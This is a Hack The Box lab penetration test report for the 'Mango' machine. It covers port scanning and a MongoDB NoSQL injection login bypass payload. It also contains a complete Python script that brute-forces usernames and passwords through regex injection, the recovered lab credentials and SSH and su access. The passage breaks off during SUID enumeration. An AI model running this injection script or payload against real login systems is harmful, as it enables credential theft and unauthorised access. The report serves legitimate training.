Hack The Box Penetration Test Report

Machine Name: HTB-Mango

Author: Prince.

Severity: Medium

Date: 23rd June 2025

Table of Contents

- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Enumeration
- Exploitation
- Post-Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

Tools Used

- **Nmap**: Network scanning and port discovery
- **Python**: Custom script for user enumeration via NoSQL injection
- **Burp Suite**: Intercepted and manipulated login requests for NoSQL injection attack
- **SSH**: Secure access after successful exploitation
- **Obsidian**: For writing and structuring this report

1. Executive Summary

A targeted penetration test was performed against the Mango system, which resulted in the successful full compromise of the host due to multiple security misconfigurations. Initial access was obtained by exploiting a NoSQL injection vulnerability within the web applications's login functionality. The vulnerability stemmed from insufficient input sanitisation, allowing the use of a custom Python script that leveraged a regex-based brute-force enumeration technique to systematically identify valid usernames and their corresponding passwords. These credentials enabled authenticated access to the system via SSH.

Following initial access, privilege escalation was achieved through the identification of a misconfigured SUID binary. The binary could be executed with elevated privileges, ultimately granting root-level access and allowing complete control over the system. This privilege escalation vector aligns with commonly observed misconfigurations categorised under CWE-250 (Execution with Unnecessary Privileges).

The presence of these vulnerabilities represents a significant security risk, as they facilitate unauthorised access, full system compromise, and potential exposure of sensitive information. Immediate corrective actions are strongly recommended to remediate these issues and strengthen the overall security posture of the environment.

2. Risk Rating

Vulnerability	Description	Relevant CWE	Likelihood	Impact	Severity
NoSQL Injection in Authentication Mechanism	The login functionality is vulnerable to NoSQL injection due to inadequate input sanitization, enabling credential enumeration via regex-based brute forcing.	CWE-943, CWE-89	High	High	**High**
Unauthorized Access via Valid Credentials	SSH access was obtained using valid credentials enumerated through the injection vulnerability, allowing user-level access to the target system.	CWE-287 (Improper Authentication)	High	Medium	**Medium**
Privilege Escalation via SUID Binary	A misconfigured SUID binary allowed local privilege escalation to root, enabling full	CWE-250 (Execution with Unnecessary Privileges)	Medium	High	**High**

Vulnerability	Description	Relevant CWE	Likelihood	Impact	Severity
	control over the system.				

3. Methodology

- **Reconnaissance**: An initial Nmap scan revealed three open ports on the target system: 22 (SSH), 80 (HTTP), and 443 (HTTPS). Examination of the SSL certificate presented on port 443 indicated that the certificate was self-signed and issued to staging-order.mango.htb, which also resolved to a web application hosted over HTTP. This information established a likely domain for further web-based enumeration.
- **Enumeration**: Analysis of the web application hosted at staging-order.mango.htb identified a login form that appeared vulnerable to NoSQL injection. Supporting evidence included the application's error handling behaviour and the structure of the login request. Manual testing confirmed the injection point, prompting the development of a custom Python script to automate regex-based enumeration of valid usernames and passwords.
- **Exploitation & Post-Exploitation**: The custom script successfully enumerated valid user credentials by exploiting the NoSQL injection vulnerability. These credentials were then used to authenticate to the system over SSH, establishing an initial foothold. This access allowed for further system enumeration to identify potential privilege escalation vectors.
- **Privilege Escalation**: Upon gaining user-level access, local privilege escalation checks revealed a misconfigured SUID binary located at /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs. This binary could be executed with elevated privileges and was leveraged to escalate access to the root user, resulting in full system compromise and access to the root flag.

4. Target Information

- **IP Address**: 10.10.10.162
- **Machine Name**: HTB-Mango
- **Operating System**: Linux

5. Reconnaissance


Command Used:

```
sudo nmap -sT -T4 10.10.10.162
```

Open Ports:

- 22/tcp - SSH
- 80/tcp - HTTP

- 443/tcp - HTTPS




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sT -T4 10.10.10.162
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 11:13 EDT
Nmap scan report for 10.10.10.162
Host is up (1.1s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

6. Enumeration

- **SSL Certificate Analysis**: As part of the initial enumeration, the HTTPS service running on port 443 was probed using the following Nmap command to extract SSL certificate information:

```
nmap --script ssl-cert -p 443 10.10.10.162
```

The certificate revealed an associated domain: **staging-order.mango.htb**, indicating the potential presence of a hosted web application.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script ssl-cert -p 443 10.10.10.162
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 09:29 EDT
Nmap scan report for mango.htb (10.10.10.162)
Host is up (0.45s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mang
o Prv Ltd./stateOrProvinceName=None/countryName=IN
| Issuer: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./
stateOrProvinceName=None/countryName=IN
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-27T14:21:19
| Not valid after:  2020-09-26T14:21:19
| MD5:   b797:d14d:485f:eac3:5cc6:2fed:bb7a:2ce6
|_SHA-1: b329:9eca:2892:af1b:5895:053b:f30e:861f:1c03:db95
```

- **Host Resolution Configuration**: To facilitate domain resolution for browser-based interaction, the following entry was added to the local /etc/hosts file:

```
sudo nano /etc/hosts
10.10.10.162 staging-order.mango.htb
```


- **Web Application Discovery**: Accessing https://staging-order.mango.htb yielded no useful content; however navigating to http://staging-order.mango.htb containing fields for username and password, suggesting authentication-based access control.



- **Injection Testing - NoSQL Authentication Bypass**: Initial attempts at SQL injection were unsuccessful. However, further inspection of the login request via Burp Suite revealed that the backend was likely using a NoSQL-based authentication mechanism. A payload leveraging MongoDB-style injection syntax was submitted as follows:

```
username[$ne]=toto&password[$ne]=toto&login=login
```

This successfully bypassed the login authentication, confirming a NoSQL injection vulnerability due to insufficient input validation.




Request to http://staging-order.mango.htb:80 [10.10.10.162]

Time	Type	Direction	Method	URL	Status code	Length
07:59:28 23 Ju...	HTTP	→ Request	POST	http://staging-order.mango.htb/		

Request

```
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=7gn21f4ptt2mfjcrrqh78ul481
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username[$ne]=toto&password[$ne]=toto&login=login
```


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 10

Request to http://staging-order.mango.htb:80 [10.10.10.162]


Time	Type	Direction	Method	URL	Status code	Length
08:01:12 23 Ju...	HTTP	→ Request	GET	http://staging-order.mango.htb/home.php		

Request

Pretty Raw Hex

```
GET /home.php HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://staging-order.mango.htb/
Connection: keep-alive
Cookie: PHPSESSID=7gn21f4ptt2mfjcrrqh78ul481
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```



Under Plantation

Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.

- **Automated Credential Enumeration**: To systematically extract valid user credentials, a custom Python script was developed to exploit the regex-based NoSQL injection vector. The script iteratively brute-forced characters of usernames and passwords by observing application behaviour in response to crafted queries. Successful execution of the script revealed the following valid credentials:

```
Username: admin
Password: t9KcS3>!0B#2

Username: mango
Password: h3mXK8RhU~f{]f5H
```

```python
import requests

import string

import sys

import re # Import the regular expression module for escaping special characters



# --- Global Configuration (IMPORTANT: Adjust these for your specific environment) ---

# TARGET_URL: The exact URL where the login form sends its POST requests.

# Find this in Burp Suite's Proxy -> HTTP history for the /login or /auth path.

TARGET_URL = "http://staging-order.mango.htb/" # Ensure this matches your target's login endpoint



# SUCCESS_INDICATOR: The unique string in the HTTP response that signifies a successful login

# (or a successful match in the database, even if not fully authenticated).

# You identified "We just started farming!".

SUCCESS_INDICATOR = "We just started farming!"



# PASSWORD_CHARACTER_SET: The set of characters to try when brute-forcing passwords.

# string.ascii_letters: includes both lowercase (a-z) and uppercase (A-Z)

# string.digits: includes numbers (0-9)

# string.punctuation: includes common symbols like !, ", #, $, %, etc.

# " ": added space, as some passwords can contain spaces.

PASSWORD_CHARACTER_SET = string.ascii_letters + string.digits + string.punctuation + " "
```

```
# USERNAME_CHARACTER_SET: The set of characters to try when brute-forcing
usernames.

# Common for usernames: lowercase letters, digits, underscore, dot.

# Adjust if you suspect uppercase letters (e.ascii_uppercase) or other
symbols.

USERNAME_CHARACTER_SET = string.ascii_lowercase + string.digits + "._"



# --- Brute-Force Function for Password ---

def brute_password(username):

"""

Brute-forces the password for a given username using regex NoSQL
injection.

It builds the password character by character.

Relies on the global SUCCESS_INDICATOR to detect a successful match.

"""

found_password = ""

print(f"\n[*] Starting password brute-force for user: '{username}'")



# Loop to find characters until the password is complete or maximum length
reached

# Set a reasonable upper limit for password length to prevent infinite
loops.

for _ in range(50): # Max 50 characters for password, adjust if needed

found_next_char = False # Flag to know if we found the next character in
this iteration

for char_guess in PASSWORD_CHARACTER_SET:

# Escape characters that have special meaning in regex to treat them
```

```
literally.

escaped_found_password = re.escape(found_password)

escaped_char_guess = re.escape(char_guess)



# Display current guess attempt on the same line using `\r`

sys.stdout.write(f"\r[+] Password: {found_password}{char_guess}")

sys.stdout.flush() # Make sure the output appears immediately



# Craft the regex payload for the password field.

# Example: if found_password is "pa" and char_guess is "s",

# the regex will be "^pas.*", meaning "starts with 'pas' and then
anything".

payload = {

"username": username,

"password[$regex]": f"^{escaped_found_password}{escaped_char_guess}.*",

"login": "login",

}

try:

# Send the POST request to the target URL.

# Use a timeout to prevent the script from hanging indefinitely.

response = requests.post(TARGET_URL, data=payload, timeout=5)

# Check if the SUCCESS_INDICATOR is present in the response text.

# This is how we know our current guess is correct.

if SUCCESS_INDICATOR in response.text:

found_password += char_guess # Append the found character to the password

found_next_char = True # Mark that we found a character
```

```
print(f"\r[+] Found character '{char_guess}'. Current password:
{found_password}")

break # Break from the inner loop (we found the next char, move to next
position)

except requests.exceptions.RequestException as e:

# Handle potential network or request errors gracefully

print(f"\n[-] Request error while testing '{found_password}{char_guess}':
{e}", file=sys.stderr)

# You might add a small delay here or retry if errors are frequent



if not found_next_char:

# If after trying all characters in PASSWORD_CHARACTER_SET, no new
character was found,

# it means the password is complete, or we've missed a character (due to
character set or logic).

break



print(f"\n[--- Password Brute-force complete for '{username}' ---]")

if found_password:

# Perform a final login attempt with the full discovered password (without
regex)

# This confirms that the password truly works.

print(f"[*] Attempting final login confirmation for '{username}' with
password '{found_password}'...")

final_payload = {

"username": username,

"password": found_password,

"login": "login"
}

try:

final_response = requests.post(TARGET_URL, data=final_payload, timeout=5)

if SUCCESS_INDICATOR in final_response.text:

print(f"[+] Confirmed! Found password for '{username}': {found_password}")

return found_password

else:

print(f"[-] Final confirmation failed for '{username}' with password
'{found_password}'. "

"Indicator not found. The password might be correct but the indicator is
misleading, "

"or a character was missed.", file=sys.stderr)

return found_password # Still return found_password, it might be correct
for another reason

except requests.exceptions.RequestException as e:

print(f"[-] Final confirmation request error: {e}", file=sys.stderr)

return found_password

else:

print(f"[-] Password for '{username}' not found.")

return None



# --- Brute-Force Function for Username ---

def brute_user(current_username_prefix=""):

"""

Brute-forces usernames using regex NoSQL injection and a content-based
indicator.

It builds usernames character by character and calls brute_password when a
full username is found.
```

```
This function uses recursion to explore all possible username branches.

"""

found_any_char_for_prefix = False # Flag to track if any character extends
this current prefix



for char_guess in USERNAME_CHARACTER_SET: # Iterate through possible
characters for the next position

# Escape the current prefix and the character guess for safe regex
inclusion.

escaped_prefix = re.escape(current_username_prefix)

escaped_char_guess = re.escape(char_guess)



# Display current guess attempt on the same line

sys.stdout.write(f"\r[*] Trying Username: {current_username_prefix}
{char_guess} (Current Length:
{len(current_username_prefix)+len(char_guess)})")

sys.stdout.flush() # Ensure immediate output

# Craft the regex payload for the username field.

# We use 'password[$gt]: ""' to ensure the password condition is always
true,

# allowing us to focus solely on enumerating the username.

payload = {

"username[$regex]": f"^{escaped_prefix}{escaped_char_guess}.*",

"password[$gt]": "", # This NoSQL operator means "password is greater than
an empty string", effectively matching any non-empty password.

"login": "login",

}

try:
```

```
response = requests.post(TARGET_URL, data=payload, timeout=5) # Send
request with timeout

if SUCCESS_INDICATOR in response.text:

# If the success indicator is found, it means this prefix + character
matches an existing user

found_any_char_for_prefix = True # Mark that we found a valid extension

found_user_part = current_username_prefix + char_guess # Build the
extended username

sys.stdout.write(f"\r[+] Found username part: '{found_user_part}'") #
Print the partial match

sys.stdout.flush()

# Recursively call brute_user to find the next character for this newly
found partial username.

brute_user(found_user_part)

except requests.exceptions.RequestException as e:

# Handle request errors. Print to stderr to not interfere with stdout
progress.

print(f"\n[-] Request error while testing '{current_username_prefix}
{char_guess}': {e}", file=sys.stderr)

# Consider adding a small delay or retry logic here for robustness



# This block is executed when all `char_guess` characters have been tried
for `current_username_prefix`.

# If `found_any_char_for_prefix` is False, it means no character could
extend the `current_username_prefix`.

# This indicates that `current_username_prefix` itself is a complete
username.

if not found_any_char_for_prefix and current_username_prefix != "":

# Print the complete user found and then proceed to brute-force its
password.

# `ljust(30)` is just for formatting the output to align nicely.
```

```
print(f"\r[+] Found complete user: {current_username_prefix.ljust(30)}")

brute_password(current_username_prefix)




# --- Main execution block (How to Run the Script) ---

if __name__ == "__main__":

print("[*] Starting Username Brute-Force...")

# Start the username brute-force process with an empty prefix.

# This will recursively find all usernames and then attempt to crack their
passwords.

brute_user("") # Begin the search for usernames from scratch



# Optional: If you already know 'admin' is a user and just want its
password,

# you can uncomment the lines below and run 'python your_script_name.py'

# found_admin_password = brute_password("admin")

# if found_admin_password:

# print(f"\n[+] Admin Password Found: {found_admin_password}")

# else:

# print("\n[-] Admin Password could not be determined.")
```

- **Summary**: The enumeration phase identified a critical NoSQL injection vulnerability within the web application's login mechanism. This flaw was leveraged to enumerate valid user credentials, enabling unauthorised access and laying the groundwork for further exploitation of the target system.

7. Exploitation

Initial access to the target system was achieved by leveraging valid credentials previously obtained through a successful NoSQL injection attack against the login functionality of the web application hosted at http://staging-order.mango.htb. The injection vulnerability allowed

for regex-based brute-force enumeration of both usernames and passwords, resulting in the discovery of credentials for the users mango and admin.
Using these credentials, SSH access to the target system was established.


Steps to Reproduce

- **Establish SSH Session Using mango Credentials**: The following command was used to initiate an SSH session to the target system using the credentials retrieved during enumeration:

```
ssh mango@10.10.10.162
h3mXK8RhU~f{]f5H
```

- **Privilege Escalation to admin User**: Once authenticated as mango, an attempt was made to switch to the admin user using the su command. When prompted for the admin user's password, the following was provided:

```
su admin
t9KcS3>!0B#2
```



```
mango@mango:~$ whoami
mango
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)
mango@mango:~$
```

8. Post-Exploitation

Following successful authentication to the target system via SSH as the mango user, a thorough post-exploitation assessment was conducted to identify potential privilege escalation vectors. This phase focused on analysing the local file system and binary permissions to uncover misconfigurations that could lead to elevated access. The analysis resulted in the identification of a high-risk SUID misconfiguration that enabled full system compromise.

Steps to Reproduce

- **Enumerate of SUID Binaries**: A comprehensive search was performed to locate files with the SUID permission set, which may allow privilege escalation if improperly configured. The following command was executed:

```
find / -perm -u=s -type f 2>/dev/null
```

The scan revealed the presence of a potentially dangerous SUID binary:

```
